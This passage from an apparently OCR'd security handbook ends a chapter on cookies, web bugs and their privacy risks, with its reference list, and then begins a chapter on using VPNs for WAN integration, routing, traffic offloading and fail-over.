Depending on the nature of the preexisting cookie, it could contain a whole host of information from usernames and passwords to e-mail addresses and credit card information. To continue with our example, Bob may receive a cookie upon visiting Web Site #1 that contains a transparent GIF that is hosted on a specific advertising agency's server. Bob could also receive another cookie when he goes to Web Site #2 that contains a transparent GIF which is hosted on the same advertising agency's server. Then the two Web sites would be able to cross-reference Bob's activity through the cookies that are reporting to the advertiser. As this activity continues, the advertiser is able to stockpile what is considered to be non-personal information on Bob's preferences and habits, and, at the same time, there is the potential for the aggregation of Bob's personal information as well.

It is certainly technically possible, through standardized cookie codes, that different servers could synchronize their cookies and Web bugs, enabling this information to be shared across the World Wide Web. If this were to happen, just the fact that a person visited a certain Web site could be spread throughout many Internet servers, and the invasion of one's privacy could be endless.

Conclusion

The basics of cookies and Web bugs have been presented to include definitions, contents, usefulness, privacy concerns, and synchronization. Several examples of the actual code of cookies and Web bugs were illustrated to help the reader learn how to identify them. Many positive uses of cookies and Web bugs in business were discussed. Additionally, privacy and other issues regarding cookies and Web bugs were examined. Finally, the synchronization of Web bugs and cookies (even in Word documents) was discussed.

However, our discussions have primarily been limited to cookies and Web bugs as they are identified, stored, and used today only. Through cookie and Web bug metadata (stored data about data), a great deal of information could be tracked about individual user behavior across many platforms of computer systems. Someday we may see cookie and Web bug mining software filtering out all kinds of different anomalies and consumer trends from cookie and Web bug warehouses! What we have seen thus far may only be the tip of the iceberg. (Special thanks go to the following MIS students at Texas A&M University–Corpus Christi for their contributions to this research: Erik Ballenger, Cynthia Crenshaw, Robert Gaza, Jason Janacek, Russell Laya, Brandon Manrow, Tuan Nguyen, Sergio Rios, Marco Rodriquez, Daniel Shelton, and Lynn Thornton.)

Further Reading

1. Bradley, Helen. "Beware of Web Bugs & Clear GIFs: Learn How These Innocuous Tools Invade Your Privacy," *PC Privacy,* 8(4), April 2000.
2. Cattapan, Tom. "Destroying E-Commerce's 'Cookie Monster' Image," *Direct Marketing,* 62(12), 20–24+, April 2000.
3. Hancock, Bill. "Web Bugs — The New Threat!," *Computers & Security,* 18(8), 646–647, 1999.
4. Harrison, Ann. "Keeping Web Data Private," *Computerworld,* 34(19), 57, May 8, 2000.
5. Junnarkar, S. "DoubleClick Accused of Unlawful Consumer Data Use," *Cnet News,* January 28, 2000.
6. Kearns, Dave. "Explorer Patch Causes Cookie Chaos," *Network World,* 17(31), 24, July 31, 2000.
7. Kokoszka, Kevin. "Web Bugs on the Web," Available: http://writings142.tripod.com/kokoszka/paper.html
8. Kyle, Jim. "Cookies … Good or Evil?," *Developer News,* November 30, 1999.
9. Mayer-Schonberger, Viktor. "The Internet and Privacy Legislation: Cookies for a Treat?" Available: http://wvjolt.wvu.edu/wvjolt/current/issue1.
10. Olsen, Stefanie. "Nearly Undetectable Tracking Device Raises Concern," *CNET News.com,* July 12, 2000, 2:05 p.m. PT.
11. Rodger, W. "Activists Charge DoubleClick Double Cross," *USA Today,* July 6, 2000.
12. Samborn, Hope Viner. "Nibbling Away at Privacy," *ABA Journal, The Lawyer's Magazine,* 86, 26–27, June 2000.
13. Sherman, Erik. "Don't Neglect Desktop When It Comes to Security," *Computerworld,* 25, 36-37, September 2000.
14. Smith, Richard. "Microsoft Word Documents that 'Phone Home,'" *Privacy Foundation.* Available: http://www.privacyfoundation.org/ advisories/advWordBugs.html, August 2000.
15. Turban, Efraim, Lee, Jae, King, David, and Chung, H. *Electronic Commerce: A Managerial Perspective,* Prentice-Hall, 2000.
16. Williams, Jason. "Personalization vs. Privacy: The Great Online Cookie Debate," *Editor & Publisher,* 133(9), 26–27, February 28, 2000.
17. Wright, Matt. "HTTP Cookie Library," Available: http://www.worldwidemart.com/scripts/.

Web Site Sources

1. http://www.webparanoia.com/cookies.html
2. http://theblindalley.com/webbugsinfo.html
3. http://www.privacyfoundation.org/education/ webbug.html

4. http://ciac.llnl.gov/ciac/bulletins/i-034.shtml
5. http://ecommerce.ncsu.edu/csc513/ student_work/tech_cookie.html
6. http://www.rbaworld.com/security/computers/ cookies/cookies.shtml
7. http://www.howstuffworks.com/cookie2.htm

Leveraging Virtual Private Networks

James S. Tiller, CISA, CISSP

Increasingly, virtual private networks (VPNs) are being adopted for many uses, which range from remote access and small office/home office (SOHO) support to Business-to-Business (B2B) communications. Almost as soon as the technology became available, organizations of nearly all business verticals began implementing VPNs in some form or another. Regardless of the business type or market, VPNs seem to permeate all walks of life in the communications environment. They meet several needs for expanded communications and typically can be implemented in a manner that provides a quick return on investment.

Given the availability and scope of different products, implementing VPNs has never been easier. In many cases, VPNs are relatively easy to install and support. Many solutions are shrink-wrapped, in that products are aligned to provide what many companies wish to employ. This is not to imply that VPNs are simplistic, especially in large environments where they can become convoluted with the integration of routing protocols, access controls, and other Internetworking technologies. However, VPNs are, in essence, another form of communication platform and should be leveraged as such.

In addition to the assortment of products and generally known applications of VPNs, the excitement for the technology and the promise of secure communications are only matched by the confusion of which protocol to employ. There are several standards and types of VPNs available for the choosing, each with its own attributes that can accommodate various requirements of the solution differently than the next technology in line. Of course, each vendor has a rendition of that standard, and the method for employing it may be different from others supposedly building on the same foundations. Nevertheless, VPNs are very popular and are being deployed at an amazing rate. One can expect more of the same as time and technology advance.

VPNs are capable of providing a communication architecture that mimics traditional wide area networks. Mostly, these applications utilize the Internet to leverage a single connection to exchange data with multiple remote sites and users. Several virtual networks can be established by employing authentication, encryption, and policy, ultimately building a Web of virtual channels through the Internet.

Early in VPN interest, the Internet was considered unreliable and inconsistent. Until recently, the Internet's capabilities were questionable. Internet connections would randomly fail, data rates would greatly fluctuate, and it was generally viewed as a luxury and considered unmanageably insecure by many. In the light of limited Internet assurance, the concern of successfully transferring mission-critical, time-sensitive communications over the Internet greatly overshadowed security-related concerns. Who cared if one could secure it if the communication was too slow to be useful? As the general needs of the Internet grew, so did the infrastructure. The Internet is generally much more reliable and greater data rates are becoming more affordable. The greater number of Internet access points, increased speeds, better reliability, and advanced perimeter technology have all combined to entice the reluctant to entertain Internet-based VPNs for wide area communications.

In light of the inevitable expansion of adoption, this chapter addresses some concepts of using VPNs in a method that is not typically assumed or sold. Most certainly considered by VPN evangelists, the ideas described here are not new, but rather not common among most implementations. This chapter simply explores some ideas that can allow organizations to take advantage of environmental and technological conditions to amplify the functionality of their networks.

Key Advantages of VPNs

There are several reasons for an organization to deploy a VPN. These can include directives as simple as costs savings and increased functionality or access. Also, the reasoning may be more driven by controlling the access of extranets and the information they can obtain.

In any case, VPNs offer the quick establishment of communications utilizing existing Internet connections and provide flexibility of security-related services. Neither of these attributes are as clear-cut with conventional communications — specifically, Frame Relay (FR). It is difficult to compare the two technologies because the similarities diverge once one gets past virtual circuits; however, time and security can be discussed.

The allocation of FR circuits, especially new locations that do not have a connection to the provider, can be very time-consuming. In the event the network is managed by a third party, it may take excessive work to have a new permanent virtual circuit (PVC) added to the mix, assigned address space, and included in the routing scheme. In addition, every PVC costs money.

As far as security is concerned, the confidentiality of the data traversing the network is directly related to the provider of the communication. If no precautions are employed by the owner of the data prior to being injected onto the wide area network (WAN), the protection of the information is provided by the carrier and its interconnection relationship with other providers.

Time Is Money

In contrast to FR, in this example, VPNs can be quickly established and eliminated with very little administration. Take, for example, a company with an Internet connection and VPN equipment that wishes to establish a temporary link to another organization to obtain services. There could be currently thousands of other VPNs operating over the same connection to various remote sites and users. Even so, no physical changes need to be made and no equipment needs to be purchased — only the configuration needs to be modified to include another site. In recent history, this required a detailed configuration of each terminating point of the proposed VPN. Now, many products have extensive management capabilities that allow remote management of the VPNs. Some operate within the VPN, while others leverage management standards such as SNMPv3 for secured management over the Internet.

Given the ability to sever or create communications almost instantly, the advantages to an ever-changing communication landscape are obvious. It is not uncommon for a business to necessitate a temporary connection to another for the exchange of information. Advertising firms, consulting firms, information brokers, logistics organizations, and manufacturing companies all typically require or could take advantage of communications with their clients or partners. If the capability were there to quickly establish those communications to a controlled location, communications could be allowed to flow within a very short time frame. The same holds true once the relationship or requirement for connectivity has expired. The VPN can be removed without any concern for communication contracts, investment management, or prolonged continuance.

Security Is Money Too

The security a VPN provides may seem evident. The connection is established over the Internet, usually, and data is provided authentication and encrypted for protection while it traverses an open sea of vulnerabilities. However, some advantages are not as obvious. A good example is when multiple connections are required to various external organizations that may integrate at different locations throughout the enterprise.

A geographically large organization may have several connections to other organizations at several of its sites. There may be sites that have several different extranet connections, and in some cases, each connection may have its own router and FR service provider.

There are many security challenges in such environments. Access must be tightly controlled to eliminate attacks from either network into another, or even worse, an attack between extranets using the connectivity provided by the organization's network. Security is sometimes applied by access control lists (ACLs) on the router(s) that limit the activities available to the communication. For some organizations, security is provided by allocating a dedicated network behind a firewall. In many cases, this can suffice with centrally managed firewalls. The only problem is that many firewalls are expensive and it can be difficult to cost-justify their addition to networks with limited requirements or longevity.

In contrast, there are several cost-effective products, in many forms and sizes, that can be effectively deployed to provide secure, flexible VPNs. Now that IPSec services are available in routers, many can provide extensive VPN services along with basic communication, routing protocols, firewall services, authentication, and other attributes that enhance the final solution. Ultimately, a VPN policy can be quickly established and introduced into the router and can be used to control access through a single point. A policy uses specifics within the connection to identify certain communications and apply the appropriate security protection suite as well as limiting access into the network.

Merged Networks

VPNs were initiated into the industry for remote access solutions. Roaming users dialing into vast modem pools were usually provided toll-free numbers, or simply access numbers that they used to connect to the home office. The cost was time sensitive, as was building the remote access solution itself. VPNs allowed the remote user to connect to the Internet and establish a private channel to the home office. The Internet connection was not time sensitive and usually proved to be cost-effective. The cost savings were further realized at the home office in that a single device could support thousands of simultaneous users. This was a quantum leap from the traditional dial-in solution.

During this time, many organizations were considering using the same concept for network-to-network communication. This started in the form of supporting small remote offices or virtual offices for employees working from home. The advent of broadband Internet access for the private community catapulted the use of VPNs to capture the cost-efficient, high-bandwidth access available for homes and remote offices.

It soon became evident that the same concepts could be used to enhance the traditional WAN. The concept of supporting remote offices expanded to support larger and larger sites of the organization. Usually, VPNs were employed at sites that had limited communication requirements or bandwidth. The practice of migrating portions of an organization that had few communication requirements was because the thought is if the VPN fails, there will be negligible impact on business operations. Much of this is because of the unknowns of the Internet and VPN technology itself.

Many organizations today have Internet access points at several sites. These can be leveraged to create VPNs between other offices and partners. The advantages of a mixed WAN, built from traditional WAN technologies and VPNs, become evident under certain conditions.

Logical Independence

Companies usually have one or more corporate offices or data hubs that supply various services, such as e-mail and data management, to other branch offices, small remote offices, virtual home offices, and remote users. Communications between non-hub sites, such as branch offices, can be intensive for large organizations, especially when business units are spread across various sites.

Exhibit 45.1 illustrates a traditional network connecting sites to one another. An FR cloud provides connections through the use of PVCs. To accomplish this, the remote site must have access to the FR cloud. If the




EXHIBIT 45.1 Traditional WAN environment.




EXHIBIT 45.2 Basic VPN use.

FR service provider does not offer the service in a certain region, the organization may be forced to use another company and rely on the providers to interconnect the FR circuit. To avoid this, some organizations employ VPNs, usually because Internet connections are readily available.

As shown in Exhibit 45.2, a VPN can be quickly integrated into an FR-based WAN to provide communications. The site providing the primary Internet connection for the WAN can allow access to the centralized data. It is feasible to add many remote sites using a VPN. Once the initial investment is made at the corporate site, adding another site only incurs costs at the remote location.

It is worth noting that the VPN can now provide access to remote users from the corporate office, or access for managers to the remote office from home.

As depicted in Exhibit 45.3, the corporate site can be used as a gateway to the other locations across the WAN. In this example, it is obvious how closely the VPN mimics a traditional network. It is not uncommon for a central site to provide communications throughout the WAN. This configuration is usually referred to as "hub & spoke" and many companies employ a version of this architecture.




EXHIBIT 45.3 VPN integration.

As remote sites are added, the VPN can be leveraged as a separate WAN and the hub site treated as a simple gateway as with normal hub & spoke WAN operations. The VPN provides ample flexibility, cost savings, and some added advantages, including remote access support, while operating similarly to the customary WAN.

As companies grow, each site is usually provided an Internet connection to reduce the Internet traffic over the WAN. The reality is that more connections to the Internet simply equate to more points for the realization of threats. Nevertheless, organizations that have several connections to the Internet in their environment can leverage the VPN in ways not feasible in the FR world.

As seen in Exhibit 45.4, a VPN can be created to bypass the original corporate site and get to the final destination directly. What is even more interesting is that the process is automatic. For example, if the remote WAN site is addressed 10.10.10.0 and the corporate site providing the VPN termination is 20.20.20.0, the remote warehouse will make a request for 10.10.10.0. If there is only one VPN option, the request will be forwarded across the VPN to the 20.20.20.0 network where the WAN will provide the communication to the 10.10.10.0 network. However, if the 10.10.10.0 network has VPN capabilities, the remote warehouse can be easily configured to forward traffic to 10.10.10.0 to the site's VPN device. The same holds true for the 20.20.20.0 network.

Integration of Routing

Routing protocols are used in complex networks to make determinations in communication management. These protocols traverse the same communication channel as the user data and learn from the path taken. For example, distant-vector routing protocols base their metrics on the distance between sites, while link-state routing protocols ensure that the link is established. In either case, routing decisions can be made based on these basic fundamentals, along with administrative limitations such as cost and bandwidth utilization. These definitions are excessively simplistic; however, the goal is to convey that data is directed through networks based on information collected from the network itself.

Therefore, as traditional networks integrate VPNs, routing decisions take on new meaning. For example, for a five-site WAN that migrated three of them to VPNs, there are few decisions to make between the Internet-based sites. Because the communication conduit is virtual, the routing protocol only "sees" the impression of a circuit. As a routing protocol packet is injected into the data stream that is ultimately tunneled in a VPN, it is passed through a labyrinth of networks that interact with the packet envelope, while the original routing protocol packet is passed quietly in its cocoon. From the routing protocol's perspective, the network is perfect.

Putting aside the fact that the routing protocol is virtually oblivious to the vast networks traversed by the VPN, in the event of a system failure there will not be too many options on the Internet side of the router. If a remote system fails, an alternate route can be instantly constructed, rather than monitored for availability




EXHIBIT 45.4 VPN providing logical freedom.

as with routing protocols. A connection can be created to another site that may have a subordinate route to the ultimate destination. This can include a traditional WAN link.

Policy-Based Routing

Some interesting changes are taking place to accommodate the integration of VPNs into conventional networks. The routing decisions are getting segmented and treated much differently. First, routing protocols are being used in simple networks where they are usually not in a traditional WAN, and routing decisions have moved to the edge devices providing the VPN. Meanwhile, the VPN cloud over the Internet is becoming a routing black hole.

To illustrate, OSPF (Open Shortest Path First) is a routing protocol that provides a hierarchical structure by the employment of Areas. Areas provide administrative domains and assist in summarizing routing information that ultimately interacts with Area 0. In this example network, there are three routers in Area 0 — Area Border Routers (ABRs) A, B, and C — each communicating by VPN. In addition to sharing information in Area 0, each has other routers in remote sites that make up supporting Areas.

As demonstrated in Exhibit 45.5, the Internet-based VPN is Area 0 and the remote site clusters represent three sub-areas (also referred to as stub, subordinate, and autonomous areas). Routing information regarding the network is shared between the sub-areas and their respective ABRs. The ABRs, in turn, share that information between them and ultimately with their supported sub-areas. In this scenario, the entire network is aware of communication states throughout and can make determinations based on that data. It is necessary that the ABRs share link information within Area 0 to ensure that sub-area routing data is provided to the other ABRs and sub-areas, and to ensure that the best, or configured, route is being used for that communication. For example, in a traditional WAN, it may be less expensive or simply easier to route from A to C through B. To accomplish this, or any other variation, the ABRs must share Area 0-specific information learned from the network.

Once a VPN is introduced into Area 0, the OSPF running between the ABRs is encapsulated. Therefore, information between Areas is being shared, but little is being learned from Area 0 between the ABRs. In reality, there is little to actually be gained. If the OSPF running between the ABRs were to learn from the network, it would be the Internet and little could be done to alter a route.

The result is that the routing protocol becomes a messenger of information between remote sites but has little impact on the virtual communications. To accommodate complicated VPNs and the fact that there is little to learn from the Internet — and what one can learn might be too complex to be utilized — policies can be created to provide alternates in communications. Because a virtual channel in a VPN architecture is, for the most part, free, one only needs to create a VPN when applicable.

VPN-Determined Routing

As described, in a conventional WAN, it may be applicable to route from A to C through B, especially if C's connection to A fails. Routing protocols observe the breakdown and can agree that re-routing through B is a




EXHIBIT 45.5 VPN effects on routed networks.

viable alternative. In a VPN, this can get more intense, depending on the configuration. For example, assume the Internet connection goes down at site C but there is a backup to site B, possibly through the supported Areas, such as a connection from c1 to b2. The ABRs know about the alternate route, but the cost is too great for normal use. When the Internet connection goes down, the VPN fails and the routing protocol cannot make a decision because there are literally no options to get across the VPN it is aware of. In short, the exit point for the data and routing protocols is simply an Internet interface. At that point, the VPN policy takes over and routes information through a particular VPN based on destination.

To accommodate this, VPN systems can learn from the routing protocols and include what is learned in the policy. Because the routing protocol is simply injected into an interface and the ultimate VPN it traverses is determined by a policy, the policy will conclude that a VPN between A and B can be leveraged because there is an alternate route between the A and C Areas between c1 and b2.

It is not necessary for the VPN to advertise its VPNs as routes to the routing protocol because they can be created or dropped instantly. The creation and deletion of routes can wreak havoc on a routing protocol. Many routing protocols, such as OSPF, do not converge immediately when a new route is discovered or an existing one is deleted, but it can certainly have an impact, depending on the frequency and duration with which the route appears and disappears.

The final hurdle in this complicated marriage between policy and routing protocol occurs when there are several connections to the Internet at one location. It is at this point that the two-pronged approach to routing requires a third influence. Typically, the Border Gateway Protocol (BGP) is used by ISPs to manage multiple connections to a single entity. The organization interfaces with the ISP's BGP routing tables to learn routes from the ISP to the Internet, as well as the ISP learning changes to the customer's premise equipment. The VPN systems must take the multiple routes into consideration; however, as long as the logical link between sites is not disrupted (such as with IP address changes), the VPN will survive route modifications.

Ultimately, it is necessary to understand that VPNs are typically destination-based routed and the termination point is identified by policy to forward the data to the appropriate VPN termination point. As VPN devices learn from routing protocols, they can become a surrogate for the routing protocol they learn from and provide a seemingly perfect conduit for the sharing of routing information.

Off-Loading the WAN

One of the most obvious uses for VPNs, yet not commonly seen in the field, is WAN off-loading. The premise is to leverage the VPN infrastructure as an augmentation to the WAN, rather than a replacement. VPNs can be implemented with little additional investment or complexity, and collaboration with a WAN will promote some interesting effects.

It is worth stating that when a VPN is implemented as a WAN replacement, the virtual nature of the new infrastructure lends itself to being leveraged easily. This is a prime example of leveraging VPNs. Take an existing infrastructure that may be originally put in place for remote access, mold it into a remote office support structure, and leverage that to provide WAN off-loading. Most of these concepts can be realized from the initial investment if the preliminary planning was comprehensive.

Time-Insensitive Communications

The title of this chapter section surely requires a second look. In today's technical environment, it seems that everything is time sensitive. However, there are applications that are heavily used by the populous of computer users that are not time sensitive.

E-mail is an example of an application that is not time sensitive, when compared to other applications such as chat. Interestingly enough, e-mail is a critical part of business operations for many companies, yet instant delivery is not expected, nor required. A few-minute wait for a message is nearly unnoticeable. In addition to being the lifeblood for organizations, in some cases, e-mail is used as a data-sharing platform. Everyone has witnessed the 5-MB attachment to 1334 recipients and the flood of flames that reflect back to the poor soul who started the whole thing. Of course, there are a few people who reply to all and inadvertently include the original attachment. The concept is made clear: e-mail can create a serious load on the network. It would not be out of line to state that some networks were engineered simply to enhance performance for enlarging e-mail requirements.




EXHIBIT 45.6 VPN providing alternate communication or specific applications.

A VPN network can be created to mirror the WAN and leveraged for the specific application. For example, in Exhibit 45.6, a VPN can provide the communication platform for the replication of e-mail throughout a domain.

In many e-mail infrastructures, collaboration between mail services is created to get e-mail to its final destination. The public mail service may be connected to the Internet at a single point at the corporate headquarters. As e-mail is received for a user in a remote site, the primary server will forward it to the service that maintains the user's mailbox for later delivery. The mail servers are connected logically and relationships are established, such as sites to collect servers into manageable groups.

The relationships between servers can be configured in such a manner as to direct the flow of data in a direction away from the normal communication channels and toward the VPN. The advantages should become clear immediately. Large attachments, large distributions lists, newsletters, and general communications are shunted onto the Internet where bandwidth restrictions may slow the progress, but the WAN is released from the burden.

Depending on the volume of e-mail relative to other data flows across the WAN, substantial cost savings can be realized above and beyond the original savings accrued during the initial VPN implementation. For example, if bandwidth requirements are reduced on the WAN, the cost can be reduced as well.

The concept of leveraging VPNs is especially significant for international companies that may use only a handful of applications across the expensive WAN links. Some large organizations use posting processes to reduce the load and align efforts around the globe by bulk processing. These packages can be delivered easily over a VPN, reducing the load on the less cost-effective WAN that is used for more time-sensitive applications.

Another example of posting is observed in the retail industry. Many companies are engineered to collect point-of-sale (POS) information and provide limited local processes such as credit card verification and local merchandise management. There comes a point when the information needs to be sent back to a home office for total processes to manage the business from a national or global scale. On one occasion, the communication was provided to the stores by satellite — nearly 120 stores nationwide. A router existed at each location to provide IP connectivity for the POS system, e-mail, and in some cases, phone lines. Between the cost of the VSAT service and the ground-station equipment, an Internet connection and VPN saved nearly 40 percent in costs and the bandwidth was increased by 50 percent. The result was that the posting took much less time, ultimately freeing up cycles on the mainframe for processing, which at the time was becoming crucial.

In addition to fulfilling several needs with a single solution — increased bandwidth and greater efficiency in processing — each store now had VPN capabilities. As the POS application capabilities increased, store-to-store determination could be made directly for regional product supply. That is, the register scanner can locate the nearest store to that location that has the product a customer desires without contacting the corporate office. This is not revolutionary, but the creation of a dynamic VPN for that transaction is.

Security is the final off-loading advantage. Of course, security is a huge selling point for VPNs and the words rarely appear separate from each other. However, this chapter addresses leveraging of the communication technology rather than the implied security. But security is a tangible asset. For example, the e-mail off-load illustration can be configured to protect e-mail in transit. A VPN can be created between each mail server at the operating system level, resulting in the encryption of all inter-domain exchanges. Although mail encryption programs are widely available, many users simply do not use them. When an organization finally gets users to encrypt messages, an administrative key should be included to avoid data loss in the face of a disgruntled employee.

Somewhere in between exists the security advantage of VPNs. Inter-domain traffic is encrypted and users are none the wiser. Of course, this cannot be directly compared to PGP (Pretty Good Privacy) or Certificates, but it keeps the general observer from accessing stray e-mail. For every e-mail system that does not employ encryption for inter-domain delivery, the e-mail is exposed at all points — on the Internet and intranet.

Fail-over

One of the interesting aspects of VPNs is that once they are in place, a world of options begins to open. By multiplexing several virtual connections through a single point — which can also be considered a single cost — the original investment can be leveraged for several other opportunities.

An example is WAN fail-over. WAN fail-over is much like the merger of VPNs and WANs; however, the VPN can provide an alternate route for some or all of the original traffic that would normally have been blocked due to a failure somewhere in the WAN infrastructure.

Consider the following example. A service provider (SP), called Phoenix, that provides not only application services but also FR services to various clients nationwide has a plethora of client and service combinations. Some clients purchase simple FR services, while others use the SP for Internet access. Of these clients, many are end users of applications, such as ERP systems, human resource systems, e-mail, kiosks, off-site storage, and collaboration tools. To maintain the level of service, Phoenix maintains a network operations center (NOC) that provides network management and support for the clients, applications, and communications.

For the FR customers that use the provided communication to access the applications, a VPN can be implemented to support the application in the event the FR were to fail. Many organizations have Internet connections as well as dedicated communications for vital application requirements. Therefore, leveraging one against the other can present great fault tolerance opportunities. This is relatively easy to configure and is an example of how to use the Internet with VPN technology to maintain connectivity.


As shown in Exhibit 45.7, a dedicated connection can be created in concert with an Internet connection.

At Phoenix, there exists the standard FR cloud to support clients. This network is connected to the NOC via the core switch. Connected to the switch is the VPN provisioning device. In this example, it is a firewall as well, which provides Internet connectivity. On the client network, there is a router that has two interfaces: one for the dedicated circuit connection and the other to the Internet.

Based on the earlier discussion of routing protocols and VPNs, it does not help to operate routing protocols over the VPN. In reality, it is impossible in this case for two very basic reasons. The routing protocol used is multicast based and many firewalls are multicast unfriendly. Also, it is not a very secure practice to permit routing protocols through a firewall, even if it is for a VPN.

To accommodate the routing protocol restrictions, two design aspects are employed. First is a routing protocol employed as normal through the FR cloud to maintain the large number of customers and their networks. Second, floating static routes are employed on the customer's router. Essentially, a floating static route moves up the routing table when an automated route entry is deleted. For example, if a route is learned by OSPF, it will move to the top of the routing table. If the route is no longer valid and OSPF deletes the route from the routing table, the static route will take precedence.

